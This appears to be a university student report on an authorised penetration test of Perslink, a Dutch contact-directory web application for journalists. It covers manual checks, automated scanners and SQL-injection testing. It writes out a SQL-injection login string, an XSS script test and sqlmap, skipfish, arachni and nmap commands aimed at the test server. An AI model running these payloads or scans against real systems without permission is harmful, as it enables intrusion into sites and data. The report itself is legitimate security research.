Research Project 2

Perslink Security

Pascal Cuylaerts
pascal.cuylaerts@os3.nl

Eleonora Petridou
eleonora.petridou@os3.nl

August 21, 2011

UNIVERSITEIT VAN AMSTERDAM

Master System and Network Engineering

Abstract

Perslink is a Dutch web application that acts as an advanced search engine for contact information of important personalities in The Netherlands. It combines results from different sources of information that is publicly available on the Internet. Apart from that, the developers have also built their own database which contains contact details that are accessible only by journalists. To improve the overall security, we were asked to assess the public, internal and administration interface for possible vulnerabilities. We did not find major flaws in the security model but two mistakes were unveiled that could allow for a CSRF and XSS attack if an attacker has knowledge about the internal interface.

Acknowledgements

We would like to thank Jo Lahaye, Jasper Krijgsman, Ties van Ham and Martijn Stegeman for their unwavering support and valuable assistance throughout the research project.

- Eleonora and Pascal

Contents

List of Tables

List of Figures

1 Introduction

Perslink is a phone directory website for journalists in the Netherlands. The website provides access to contact details of their colleagues and more important, of spokespersons, top level managers, politicians, experts in all kinds of fields and many other leading personalities in The Netherlands. Its database contains data of around 20000 organizations and about 35000 people. With all this interesting information just a mouse click away, adequate security should be in place.

Recently, a new version of the website was launched. The creators of the website are quite confident that they have taken sufficient security measures but they have not performed an actual security audit. We were offered the challenge to try and prove them wrong. Our goal has been to discover as many holes in the web application's security as we can and if there are any, to point out what can be improved. In the end, the application should be as resilient as possible.

This report is mainly intended for the developers of the Perslink web application but also for everyone else that is interested in the security of Perslink.

2 Research question

The research question that was formulated for our project was as following:

Can the security of the Perslink web application be compromised?

The three following sub questions were the guideline of our research:

- Are there any security holes in the web application?
- Can these flaws be exploited to expose sensitive information?
- What countermeasures can the developers take against the discovered flaws?

3 Perslink Web Application

Before the launch of the project, the creators of the web application showed us the internal functionality of Perslink and how it can be used by journalists. They also mentioned the general security measures that are in place. The Perslink website (perslink.nl) can be visited by everyone. However, the part of the website for which one has to authenticate, using a username and password (internal website), is only accessible from certain IP ranges. These ranges are configured in the database of the application and correspond to the networks of a limited set of Dutch organizations (e.g. Nederlandse Publieke Omroep) that are allowed to use the Perslink database. Each of these organizations has a person responsible to manage the individual users from his organization.

Any visitor that browses the public website can look up whether information about a certain person is included in the Perslink database or not. Only the name and surname of contacts that match the query are returned. It is also possible to add a contact to the database and to leave a message on the bulletin board (*prikbord* in Dutch) for everyone to see.

Apart from its database, which is the crown jewel and needs the best possible protection, Perslink offers journalists other tools that make use of information that is publicly available on the Internet. These tools help them to gather information about someone in a more efficient way. Results from search engines and social networks are filtered to offer relevant search results. They also provide a news feed that combines the latest news from many different Dutch news websites but this functionality was disabled on our test version of the website. If an error in this functionality could give us access to the Perslink database we would exploit it but otherwise the news functionality would not be targeted.

To challenge us, we were told about the "holy grail". Behind a hard-to-guess URL, an online administrator (admin) panel is hidden. This page not only gives full control over the users and the organizations that are allowed to use Perslink, but the administrator can also see the address details of the contacts that are part of the Perslink database. The address information is not available for the regular users.

4 Approach

First we assessed the security of the web application from an outsider's point of view. We tried to find out if and how a potential attacker can obtain access to the database without any inside knowledge. Next we looked at the internal website. Can journalists access information they should not be able to access? Can the trust of the website in an authenticated user be misused by a possible attacker from the outside? An attempt to break into the administrator panel was made and the administrator environment was also assessed for possible threats.

We used the knowledge collected by the Open Web Application security project (OWASP) [8] as a guideline and checked the web application for known vulnerabilities. Manual checks were performed, but automated testing tools were also used to discover possible vulnerabilities. Once a vulnerability was found, we tried to exploit it with unlimited access to the Perslink database as the ultimate goal.

5 Manual inspection of Perslink

5.1 No HTTPS

The first thing that attracted our attention was the use of HTTP, while a secure version of the protocol (HTTPS) is available and widely used by web applications that need to protect their information. The effects of not implementing the HTTPS protocol as well as recommendations are described in 7.6 Insufficient transport layer protection.

5.2 Overview of Perslink's public pages

The public website consists of the following pages:

`/index.web`
Information about the Perslink web application.

`/faq.web`
Frequent Asked Questions.

`/perslink_check.web`
A form that enables a user to look up whether a certain name is included in the Perslink database. A list with the full names of contacts that match the query will be returned. No other contact details are exposed. The results page of the search shows a query string in the URL.
`/perslink_check.web?organisationType=CONTAINS_ALL&organisation=&keywordType=CONTAINS_ALL&keyword=&nameType=STARTS_WITH&name=pascal&prefix=&surname=`
A query string like this, with a fixed format and no token that makes the query unique, allows for easy automation of queries without using the website's form.

`/request/contact.web`
A form to submit information about a new contact to the database. The new contact information cannot be found using `/perslink_check.web` immediately after submission. Probably some moderation is done on new submissions.

`/clipboard/list.web`
A bulletin board, messages that were entered by other visitors are displayed here.

`/clipboard/create.web`
A form to enter messages for the bulletin board. The messages are posted immediately.

`/mynews.web`
Information about the news feed they provide on their website.

`/contact.web`
Contact details of the website developers.

`/info.web`
More detailed information about Perslink.

`/terms.web`
The terms and conditions.

On every page a small login form is present at the top-right corner. The filled-in data of the login form is sent to
`/j_spring_security_check` using the `POST` method. If one fails to log in the first time, he gets redirected to a dedicated login page (`/login.web?error=1`). Since we want to get into the internal website or gain access to the database in a different way, only pages that can be used to send data to the application are interesting.
That means we have only four possible entry points: `/perslink_check.web`, `/request/contact.web`, `/clipboard/create.web` and the login forms that are present on every page.

5.3 Brute-forcing

The simplest way to try to get access to the internal website would be to guess many or all possible username and password combinations. This would take long time, mainly because it is not known how long the username and password need to be. The input fields for the username and the password do not indicate a limit on the number of characters that can be used.

A user account with username `test` was created to test the internal website. After three failed login attempts with an existing username, a message appears to inform the user that he should not try to log in anymore and that an email was sent with new credentials (`/login.web?warn=check_email`). Measures like this considerably increase the time needed to successfully brute-force a valid username/password combination. If one would try an existing username only the three first password combinations would be tested.

Another security measure that was quickly discovered was the "double login" lock out. When a user is logged in at Perslink and a second one tries to log in with the same credentials, both sessions are terminated and a screen appears indicating that a validation code has been sent to the user's email. Only with the triplet of username, password and validation code can the legitimate user log in again.

The "double login" prohibits the execution of any attack that is based on stealing the `remember_me_cookie` while the legitimate user is logged in at Perslink.

5.4 SQL injection

Assuming that no input sanitization is performed (as in the simple example below) SQL injections were manually tested.

```
query = SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

If we fill in `1' OR '1' = '1` for both the username and the password, the resulting query would be as following:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

These kind of tests were unsuccessful for the login form, so proper input validation is in place. No error message was returned, that would provide feedback to a potential attacker. A more thorough test was later performed using the tool sqlmap (7.1).

5.5 Code injection

There are two pages that can be used by visitors to insert data into the database that will be shown to other users later on: `/clipboard/create.web` and `/request/contact.web`. These are possible entry points for cross-site scripting attacks (7.3 Cross-site scripting).

Starting with the bulletin board we tried to insert a simple code sample in JavaScript and checked whether it would be executed afterwards. We chose to inject our malicious code (`<script>alert("XSS attack");</script> title`) in the title of the message because this data is shown in the list of messages `/clipboard/list.web` when posted. That page is more likely to be visited than the details pages of the different messages.

The result was that the user would literally see the code and no message box popped up, so our inserted code was not interpreted.

```
<td>
<a href="88/details.web">
&lt;script&gt;alert(&#034;XSS attack&#034;);&lt;/script&gt; title
</a>
</td>
```

All the special characters were replaced by their corresponding HTML entities as shown above. Other fields that could be used for the bulletin were treated likewise. Proper input sanitization seems to be in place for the bulletin board.

Trying the same for `/request/contact.web` would not work because the content is not immediately displayed to other users and probably moderated.

6 Automated Testing

Besides manual tests, we also used automated web application security assessment tools to discover security holes in the web application. They all work in a similar way. First, there is a *discovery* phase during which the tool will go through the website to learn what files are available and what interesting information is available inside them. This can be achieved using many techniques, but the ones that are mostly used by the tools are:

- web crawlers
- search engines
- brute forcing with or without dictionaries
- fingerprinting
- online databases

A web crawler will follow all hyperlinks it finds on the page indicated as the starting point and repeat this process for each new page it finds by following these hyperlinks. This way, a list containing all the pages that a website's visitor can access is produced. The web crawlers from popular search engines can find more files than the crawler provided by the tool. Therefore most tools also offer the option to include information from the results of popular search engines like Google, Yahoo! and Bing.

There might also be interesting information in files that are not linked by the hyperlinks on any of the discovered pages. Typically, web pages that are used by website administrators to log in to an online administration environment will not be linked by any of the public pages. To discover these pages as well, a scanner can be used to brute-force URLs and check whether they refer to a file (no status code 404 in the HTTP response). Brute-forcing can be done by trying all possible combinations or by using a dictionary (a list of well known combinations), which is faster if the URL is present in the dictionary. Both techniques can also be combined to speed up the process and still search for combinations that are not in the dictionary. Some of the tools also mangle their HTTP requests on the fly to avoid being discovered by Intrusion Detection Systems (IDS).

The received HTTP responses will be analyzed and all sorts of information will be extracted. This ranges, from information about forms to email addresses, that may be used to log in to a protected part of the website. Some tools even do frequency analysis on the words they encounter on the pages to feed the most popular ones to the dictionary that will be used in a brute-force attack later on.

Another check that is usually part of the discovery phase determines what type of operating system (OS), web server, etc. is being used. This is called fingerprinting. Some tools also look up the domain name of the website in online databases to check for known vulnerabilities.

In the *audit phase* tests will be executed on the discovered pages to check whether they are vulnerable to known attacks. Based on the discovered weaknesses, attacks can then be devised to compromise the target web application's security.

6.1 SkipFish

The first tool we used was Skipfish [29]. The reason we started with Skipfish was mainly because it was the open source tool with the highest detection ratio according to previous research done by two of our fellow students, H. Kleppe and A. M. Ferreira [18].

Skipfish was run with the complete dictionary and it took six and a half hours to complete the scan.

```
./skipfish -o output_dir -W /usr/share/skipfish/dictionaries/complete.wl
http://security.irp.nl/perslink
```

6.1.1 Discovery

The information gathered during the discovery phase gave us an overview of the structure of the web application. The most interesting paths are listed in listing 1 ordered by type of file. URLs denoted with `[BF]` were not discovered by the Web spider, but by brute-forcing URLs using the dictionary.

The first URLs (ln. 2-11) show that the jQuery [6] JavaScript library is probably being used to enable client-side animations and Asynchronous JavaScript and XML (AJAX) [2] interactions with the web server on some of the web pages. Direct Web Remoting (DWR) [4] is a Remote Procedure Call (RPC) library that allows JavaScript and server-side Java code to communicate in both directions. This is implemented by a Java servlet on the server that processes incoming requests. So the web application's back-end is probably built in Java and interfaces to these Java functions are offered to the JavaScript code using the DWR library.

Listing 1: URLs discovered by SkipFish

```
1 #### Application/Javascript ###
2 [BF] http://security.irp.nl/perslink/dwr/interface/
      focusedSearchResultService
3 [BF] http://security.irp.nl/perslink/dwr/interface/searchFeedbackService
4 [BF] http://security.irp.nl/perslink/dwr/interface/searchResultService
5 [BF] http://security.irp.nl/perslink/dwr/interface/
      userPageVisitHistoryService
6 http://security.irp.nl/perslink/dwr/engine.js
7 http://security.irp.nl/perslink/dwr/util.js
8 http://security.irp.nl/perslink/static/js/jquery-1.4.2.js/
9 http://security.irp.nl/perslink/static/js/jquery-mask-1.2.2.js/
10 http://security.irp.nl/perslink/static/js/jquery-tablesorter.js/
11 http://security.irp.nl/perslink/static/js/searchPage.js/
12
```

```
13 #### Application/xhtml+xml ###
14 http://security.irp.nl/perslink/perslink_check.web
15 http://security.irp.nl/perslink/request/contact.web
16 http://security.irp.nl/perslink/request/contact.web
17 [BF] http://security.irp.nl/cgi-bin/
18 http://security.irp.nl/icons/
19 http://security.irp.nl/icons/small/
20 http://security.irp.nl/perslink/clipboard/create.web
21 http://security.irp.nl/perslink/clipboard/create.web
22 http://security.irp.nl/perslink/clipboard/list.web
23 [BF] http://security.irp.nl/perslink/css/
24 [BF] http://security.irp.nl/perslink/manager/
25 http://security.irp.nl/perslink/contact.web
26 http://security.irp.nl/perslink/faq.web
27 [BF] http://security.irp.nl/perslink/help.web
28 http://security.irp.nl/perslink/index.web
29 http://security.irp.nl/perslink/info.web
30 [BF] http://security.irp.nl/perslink/login.jsp
31 http://security.irp.nl/perslink/mynews.web
32 http://security.irp.nl/perslink/terms.web
33
34 #### Text/plain ###
35 http://security.irp.nl/perslink/dwr/interface/
36 #       -> content: ''Script names may only contain Java Identifiers''
37 http://security.irp.nl/perslink/dwr/interface/sfi9876
38 #       -> content: ''No class by name: sfi9876''
```

The next results (ln. 14-32) show the seemingly static web pages that were created by Java code. Some of them were brute-forced and look particularly interesting. Namely the `/manager/` and `/login.jsp` pages. The `/login.jsp` page shows a stripped down login page (no news feeds on the right side). If a user would try to log in and failed he would be redirected to `/login.web`. On `/manager` the user finds a page that looks exactly the same as `/login.web` but the URL is typical for an admin panel. The source of the web page does not reveal any possible difference in functionality. Both forms (the one on `/login.web` and the one on `/manager`) submit the credentials to the same interface (`/j_spring_security_check`).

The content of the pages found behind the URLs on line 35 and 37 indicate that the names of the interfaces refer to Java classes and that the class `sfi9876` does not exist. All other links that were discovered pointed to images and other static files that could be retrieved.

6.1.2 Audit

SkipFish produced a report containing functional information about the application as well as vulnerabilities it had found. First of all, the server header in the HTTP responses revealed that the website is hosted by an Apache 2.2.14 server running on an Ubuntu host. It also noticed that two cookies were set (`JSESSIONID` and `Perslink_Remember_Me_Cookie`). By trying to make all these requests to the web server, it also had several replies with error codes:

- 403 Forbidden - You don't have permission to access `<path>` on this server.
- 404 Not Found - Er is een fout opgetreden tijdens het laden van de pagina. Er is een email verzonden naar de beheerders van Perslink.
  (English translation: "An error occurred while loading this page. An email has been sent to the administrators of Perslink.")
- 500 Internal Server Error - Er is een fout opgetreden tijdens het laden van de pagina. Er is een email verzonden naar de beheerders van Perslink.

(English translation: “An error occurred while loading this page. An email has been sent to the administrators of Perslink.”)

- 501 Not Implemented - Script names may only contain Java Identifiers

Apparently all errors were properly taken care of and the application leaked no information about errors that may have occurred in the back-end system. Other results:

- The page `/j_spring_security_check` was recognized as a login form and SkipFish advises to try and brute-force it for valid credentials. We already knew that this is the interface that handles authentication and is addressed by the different forms.
- An URL under the WDR directory was identified as a HTML form while it is a source file from WDR.
  `/dwr/"%20%2B%20request.url%20%2B%20"`
- Some files were discovered with a number in the filename and SkipFish advises to enumerate them, but there were no interesting types of files in the list.
- The following forms appeared to have no cross site request forgery (CSRF) protection:
  - `/clipboard/create.web`
  - `/request/contact.web`
  - `/request/organisation.web`
  - `/perslink_check.web`

  The tool tried to pass some values to these forms, based on the names of the fields it found, to see whether a valid result was returned. The responses were returned with code 200 (OK) . However, the page that was displayed was the same as the one shown when code 404 or 500 was returned. So contrary to the indication of Skipfish, CSRF seems to be protected against. CSRF will be covered in detail later in this report (7.2 Cross Site Request Forgery).
- SkipFish detected incorrect caching directives. The “Set-Cookie” response would be implicitly cache-able. This means that no explicit caching headers would be included in the response to prevent the cookie from being cached by proxies. As a result, users that are sitting behind the same proxy might end up sharing the same session. The URL that was requested by Skipfish to come to this conclusion was `/sfi9876` but upon manual verification a response with status code 500 was returned. The response we get after logging in explicitly sets the cache directives `Cache-Control: no-cache, no-store` and `Pragma: no-cache`. So this was a false-positive.

6.2 Arachni

Arachni (the meaning of the word in Greek is spider) is a free Web Application Security Scanner Framework written in Ruby. It is used to assess the security level of a web application and it provides both a graphical web interface and a command line interface, in order to configure and start security tests. [1]

Arachni contains a variety of features to test the security of a web application, such as a website crawler, CSRF detection, SQL injection, HTML parser, etc.

When configuring the Arachni framework the user can limit the tests to check for a specific vulnerability only. We chose to use all the available modules in order to test Perslink against all possible vulnerabilities at once.

To perform the scan the Command Line Interface was used with the following command:

```
./arachni -fv http://security.irp.nl/perslink/index.web --report=afr:outfile=
/tmp/perslink.afr
```

The option `-f` means that the test will be extended also to possible sub-domains while the `-v` option means that the output will be in verbose mode.

The duration of the test was quite short compared to other penetration testing tools and lasted $1h48min$.


6.2.1 Discovery

Although, the framework contains a web crawler it did not extend its search to all the forms that comprise the Perslink application. It produced a long list of HTTP GET requests based on common directory structures that web applications have. However all the requests were targeted to the URL of the main form and not the others. The requests all led to a 500 response code so no information was leaked about the internal directory structure of the web application.

6.2.2 Audit

The results of the tests indicated that the Perslink web application has no vulnerabilities related to the most common attacks. The issues found were the HTTP options that the server allows as well as some interesting responses of the server. The severity of revealing the allowed HTTP methods according to the Arachni framework is only informational and this issue has no CVSSV2 encoding. The allowed methods are GET, HEAD, POST and OPTIONS, figure 1.

Figure 1: Allowed HTTP methods



The interesting responses of the server concerned responses that had a non 200 (OK) code. The responses included the response codes 405 (Method Not Allowed) and 500 (Internal Server Error). The second error code (500) concerned the HTML page that appears when an non-existing link inside the web application is requested or when an unauthorized user tries to access internal information that is stored in the database. This situation is presented in figure 2.

Figure 2: Internal Server Error (500)

Moreover, Arachni generated a Healthmap with a list of the URLs that it considered safe and unsafe. Arachni considered the URL `/index.web` safe, so no malicious code was harbored in the web application.

The Perslink web application allows users to check whether there is an entry in the database with their name. If there is information in the database about a specific person then only the name of the person is returned but no other relevant information. This form executes the exact same query to retrieve the name of the person with the form that allows logged-in users to search for information in the database. The latter form returns the name as well as all the available information about a person, apart from the address. This could potentially be an entry point to the system.

A test was executed with Arachni for this specific form (`/perslink_check.web`) and it returned the same warnings as the test for the main form. Moreover, in the health-map that Arachni created the URL of the form is considered to be safe.

The audit modules of Arachni did not discover any vulnerabilities related with SQL injection, cross-site request forgery, code injection or cross-site scripting.

6.3 Paros

Paros Proxy is another free tool written in Java, which can be used for the security testing of web applications. In order to use the tool a browser has to be configured so that every request goes through the Paros Proxy. One of the reasons for using Paros Proxy, although we had utilized other tools already, was the spider functionality that it supports. With this feature it would be possible to crawl at once all the available forms of the web application without the fear of missing one during a manual inspection.

6.3.1 Discovery

Here follows a list of all the URLs that the spider of Paros managed to retrieve while browsing through the application (results with similar structure have been omitted for readability reasons):

Listing 2: URLs retrieved by Paros spider

```
1 http://security.irp.nl/perslink/info.web
2 http://security.irp.nl/perslink/terms.web
3 http://security.irp.nl/perslink/j_spring_security_check
4 http://security.irp.nl/perslink/perslink_check.web?organisation=1&
    keyword=1&name=1&prefix=1&surname=1&organisationType=
    CONTAINS_ONE_OF&keywordType=CONTAINS_ONE_OF&nameType=
    CONTAINS_ONE_OF
5 http://security.irp.nl/perslink/j_spring_security_check
6 http://security.irp.nl/perslink/j_spring_security_check
7 http://security.irp.nl/perslink/j_spring_security_check
8 http://security.irp.nl/perslink/clipboard/create.web
9 http://security.irp.nl/perslink/clipboard/12/details.web
10 http://security.irp.nl/perslink/clipboard/13/details.web
11 http://security.irp.nl/perslink/clipboard/14/details.web
12 http://security.irp.nl/perslink/clipboard/15/details.web
13 http://security.irp.nl/perslink/clipboard/16/details.web
14 http://security.irp.nl/perslink/clipboard/17/details.web
15 http://security.irp.nl/perslink/clipboard/18/details.web
16 http://security.irp.nl/perslink/clipboard/19/details.web
17 http://security.irp.nl/perslink/clipboard/20/details.web
18 http://security.irp.nl/perslink/j_spring_security_check;jsessionid=0740
    E049560E0AE333BED87679C6789C
```

```
19 http://security.irp.nl/perslink/clipboard/13/details.web;jsessionid=3
     DD75AE609CF374E73639D6984951D82
20 http://security.irp.nl/perslink/clipboard/create.web;jsessionid=
     C8E9A17AB6DE732A0ABF66A4D8793893
21 http://security.irp.nl/perslink/clipboard/13/details.web;jsessionid=3
     DD75AE609CF374E73639D6984951D82?reaction_saved=true
```

Compared to the URL list that Skipfish retrieved, Paros Proxy did not manage to provide equally extensive results, as seen in the listing 2 above. However, the fourth entry of the list provides an interesting clue. The form `/perslink_check.web` is the form that anyone can use to check if there is information stored in the Perslink database about a specific person. The user can fill in a number of fields, such as first name, surname, organization etc. It appeared that the fields the user has filled in are used to formulate a query that is obvious in the URL bar. This led us to check the URL bar of the form `/search.web` which is the search form for the logged-in users. We noticed that the search fields also create a visible query in the URL bar. This fixed URL, which includes the formulated query could be potentially exploited through a CSRF attack.

6.3.2 Audit

While browsing through the Perslink application Paros also checked for possible vulnerabilities that the web application could have. The first one was the auto-completion in the login form.

The auto-complete functionality means that whenever a user has filled in a field in a website, the value of this field will appear automatically in another website as long as the two fields share the same attribute name. This functionality can reveal the usernames and the passwords of the users. A malicious user can create a website that has for example a login form that contains fields with the same attribute names as the fields in the initial website. Afterwards the attacker can scan through the whole alphabet and initiate text events at every letter and wait for a field value to pop up. Then several techniques can be implemented to acquire the data [3].

Moreover, after acquiring the username or the email of a user the passwords can be retrieved in a different way. Browsers have password managers that allow the users to store their credentials, so that they do not have to enter them every time they wish to log in. The stored passwords can be retrieved by stealing the browsing history of a user or by performing an XSS attack.

Figure 3: Password auto-complete in browser

Medium (Warning)	Password Autocomplete in browser
Description	AUTOCOMPLETE attribute is not disabled in HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.
URL	http://security.irp.nl/perslink/clipboard/list.web
Other information	<input onblur="if (this.value == '') {this.value = 'Password'}" onfocus="if (this.value == 'Password') {this.value = ''}" value="Password" size="10" class="righttextbox" type="password" name="j_password"/>
Solution	Turn off AUTOCOMPLETE attribute in form or individual input elements containing password by using AUTOCOMPLETE='OFF'
Reference	http://msdn.microsoft.com/library/default.asp?url=/workshop/author/forms/autocomplete_ovr.asp

The second alert that Paros provided was related to Lotus Domino default files as seen in figure 4. Lotus Domino is an IBM product and it offers services such as mail server, HTTP server and databases. The two URLs that Paros found to contain default Lotus Domino files were `http://security.irp.nl/?OpenServer` and `http://security.irp.nl/?Open`.

According to [5] running nmap against the server should reveal that Lotus Domino is running on port 80. However, the result we received by running nmap showed that only Apache server is running on port 80.

```
nmap -sV security.irp.nl -p80

Starting Nmap 5.00 ( http://nmap.org ) at 2011-06-13 15:34 CEST
```

Figure 4: Lotus Domino default files

Medium (Suspicious)	Lotus Domino default files
Description	Lotus Domino default files found.
URL	http://security.irp.nl/?OpenServer
URL	http://security.irp.nl/?Open
Solution	Remove default files.
Reference	

```
Interesting ports on 145.100.105.199:
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.14 ((Ubuntu))

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.12 seconds
```

Moreover, none of the default files that are used by Lotus Domino, such as homepage.snf or logs.snf, were found at the URLs that Paros pointed out.

To check whether the risk that Paros mentioned was justified, traffic was sniffed using the network protocol analyzer tool Wireshark [11]. This yielded the insight that when requesting the URL `http://security.irp.nl/?OpenServer.snf` the response that the server provided was `HTTP/1.1 304 Not Modified` as also seen in figure 5.

Paros accepts the existence of a vulnerability if a request to the server receives a response regardless of the response code [9]. As the response code was not 200 OK, it appears that the second alert of Paros was a false positive.

Figure 5: Wireshark - 304 response code of server

2742 8.965039	94.75.220.129	192.168.1.3	HTTP	Continuation or non-HTTP traffic
2774 9.094097	192.168.1.3	145.100.105.199	HTTP	GET /?OpenServer.snf HTTP/1.1
2775 9.105426	145.100.105.199	192.168.1.3	HTTP	HTTP/1.1 304 Not Modified
2789 9.166726	192.168.1.3	145.100.105.199	HTTP	GET /favicon.ico HTTP/1.1
2797 9.175539	145.100.105.199	192.168.1.3	HTTP	HTTP/1.1 404 Not Found (text/html)
2987 9.902000	192.168.1.3	239.255.255.250	SSDP	NOTIFY * HTTP/1.1

6.4 W3af

The full name of the tool w3af [24] is "Web Application Attack and Audit Framework". Its goal is not only to discover vulnerabilities in web applications but also to exploit them, like the famous Metasploit framework [7] does for full systems. It is a fairly new tool and the first beta versions were available at the end of 2008. The first stable version was only released a few weeks ago (May 25, 2011) so we were very excited to see whether it would find vulnerabilities that other tools might have overlooked so far. We used the GUI to create a profile (listing 4 in Appendix A) for the test we wanted to perform and ran the test itself using the CLI.

The most user friendly format for the report one can choose is HTML but it does not provide a summarized overview of the detected vulnerabilities. A list of all performed requests and the outcome for every one of them comprises the output of w3af.

6.4.1 Discovery

W3af does not provide separate results for the discovery phase. The list of the discovered URLs is integrated in the results of the audit phase.

6.4.2 Audit

The results were quite disappointing and only the entries listed below seemed interesting.

- URLs vulnerable to CSRF:
  - `http://security.irp.nl/perslink`
  - `/perslink_check.web`
- URLs vulnerable to CSRF. It allows the attacker to exchange the method from POST to GET when sending data to the server.
  - `/j_spring_security_check`
- The URL `http://security.irp.nl/perslink/` has the following allowed methods, which include DAV methods: `*, ACL, BASELINE_CONTROL, CHECKIN, CHECKOUT, CONNECT, COPY, DEBUG, GET, HEAD, INDEX, INVALID, INVOKE, LABEL, LINK, LOCK, MERGE, MKACTIVITY, MKCOL, MKDIR, MKWORKSPACE, MOVE, NOTIFY, OPTIONS, PATCH, PIN, POLL, POST, PROPFIND, PROPPATCH, REPLY, REPORT, RMDIR, SEARCH, SHOWMETHOD, SPACEJUMP, SUBSCRIBE, SUBSCRIPTIONS, TEXTSEARCH, TRACK, UNCHECKOUT, UNLINK, UNLOCK, UNSUBSCRIBE, VERSION_CONTROL.`
- The URL: `http://security.irp.nl/perslink/` returned a response that may contain a `MD5` hash. The hash is: `273FDE8E044A705644220CCC2BB1C86A`. This is uncommon and requires human verification.
- A cookie matching the cookie fingerprint DB has been found when requesting `http://security.irp.nl/perslink/`. The remote platform is: `Jakarta Tomcat / Apache`.

Concluding from the w3af output, some more URLs that might be vulnerable to CSRF were found. More insight was provided about what is allowed by the web server, which turned out to be a Tomcat installation. W3af also noticed that the value for the session ID is probably an MD5 hash.

6.5 Overview

An overview of the results that all the automated testing tools provided is quoted here, to summarize the information and the vulnerabilities found.

The usage of Direct Web Remoting (DWR) indicates that the web application is probably written in Java, because DWR is used for communication between JavaScript and Java code on the server side. Moreover, Perslink is hosted on a Tomcat web server.

The tools also discovered the usage of predictable query strings in the search results of the page `/perslink_check.web`, for example `/perslink_check.web?organisationType=CONTAINS_ALL &organisation=&keywordType=CONTAINS_ALL&keyword=&nameType=STARTS_WITH&name=jo &prefix=&surname=`.

The login form has the functionality of auto-complete enabled. Moreover, it might be possible to brute-force a valid login using `/j_spring_security_check`.

The web application uses cookies to handle the session information of the users. The cookie that was discovered by the tools is the `JSESSIONID`, which is probably an MD5 hash.

The following URLs were found to be vulnerable to CSRF attacks:

- `/j_spring_security_check`
- `/clipboard/create.web`
- `/request/contact.web`
- `/request/organisation.web`
- `/perslink_check.web`

The `/j_spring_security_check` is a Java class that handles probably the functionality of login forms of Perslink. It allows the attacker to exchange the method from POST to GET when sending data to the server.

This summary is used as a basis for attacks performed later on against Perslink.

7 Vulnerabilities - Mitigations

7.1 Injection

Injection attacks are of severe impact on web applications. Injection can target weak security of SQL queries, LDAP queries or even operating system commands [21]. During the research the main focus was on SQL injection because the main functionality of Perslink is based on retrieving information from its database.

SQL injection is an attack against the web application itself when it interacts with a database. A possible attacker will try to inject SQL code through web pages that require user input and execute unauthorized SQL queries on the database.

This can result in exposing or modifying sensitive information that resides in the database, such as authorization information. Using SQL injection an attacker could also delete significant parts of the database. Moreover, an attacker could gain administrator privileges over the database and acquire control of the operating system as well [19].

The attack is feasible due to the fact that meta-data characters are not properly filtered out by SQL and there is no default control over the variable types that the users insert at a web page [28].

None of the tools that were used to scan the web application gave an indication that Perslink is vulnerable to any kind of SQL injection. Manual tests were performed targeting the login form `/login.web` and the search form `/perslink_check.web` that also led to the conclusion that all user input is properly escaped and a SQL injection attack will fail.

In order to exclude any possibility of SQL injection, further tests were conducted using a more specialized tool. Sqlmap is an open source tool used for discovering vulnerabilities related to SQL injection. It was chosen because it supports a variety of databases and uses several techniques to test a web application. More specifically it uses boolean-based blind, time-based blind, error-based, UNION query and stacked queries [12].

7.1.1 Attacker's point of view

Tests were conducted separately for every form that is used to query the database and required user input. The tests included the following forms that reside in the public part of the web application and do not require the user to be logged in:

- Login form
  `/login.web`
- Contact form
  `/request/contact.web`
- New item for the bulletin board
  `/clipboard/create.web`
- Search form
  `/search.web`

Sqlmap was run with the following command (e.g. page to add a new message on the bulletin board):

```
./sqlmap.py -u http://security.irp.nl/perslink/clipboard/create.web --dbms=MySQL
--level=5 --risk=3 --cookie="JSESSIONID=638AEF2B7F516F6DC8584210B3867DD2"
```

The options `level` and `risk` concern the level of tests to perform (1-5, default 1) and the risk of tests to perform (0-3, default 1) respectively [13]. Above level 2 the `Referrer` and `User-agent` headers are also checked. Perslink sets a cookie as soon as users visit the website, even when they do not log in. The cookie `JSESSIONID` was provided to sqlmap and the session was kept alive throughout the whole time that sqlmap performed the tests. For those tests that required the user to be logged in, a manual login was provided in order to generate a `JSESSIONID` that was associated with a logged in user and then we provided that cookie to sqlmap.

Sqlmap starts the procedure with testing if the URL is stable. Then it continues with testing the inject-ability of several parameters. First, the `Referrer` is checked. Then the procedure continues with testing the cookie `JSESSIONID` and last the `User-agent`. For all the parameters all the five supported techniques were executed.

All the performed tests gave an identical result:

```
[CRITICAL] all parameters are not injectable, try to increase --level/--risk values
to perform more tests.
```

The tests were performed from the beginning using the maximum values for the risk and level options to achieve as deep scanning as possible. Therefore the application seems to be resistant to SQL injection attacks.

7.1.2 Administrator's point of view

Although the administrator panel has a similar structure as the user environment, the same tests were executed for forms that could potentially be vulnerable to SQL injection.

- Login form
  `/12345678900/index.web`
- Form containing the list of contacts and search functionality
  `/12345678900/contact/list.web`

- New contact entry form
  `/12345678900/contact/create.web`
- New item for the bulletin board
  `/12345678900/clipboard/create.web`
- New user entry form
  `/12345678900/user/create.web`

Scanning the above forms with sqlmap gave the same negative results as the ones on the public website. None of the web pages that constitute Perslink are vulnerable to SQL injection according to the results of our manual tests (5.4 SQL injection) and the reports of sqlmap.

7.1.3 Mitigation of SQL injection in Perslink

There are several techniques to protect a web application from SQL injection [20]. Some of them have already been implemented in Perslink to ensure that it is not prone to this attack.

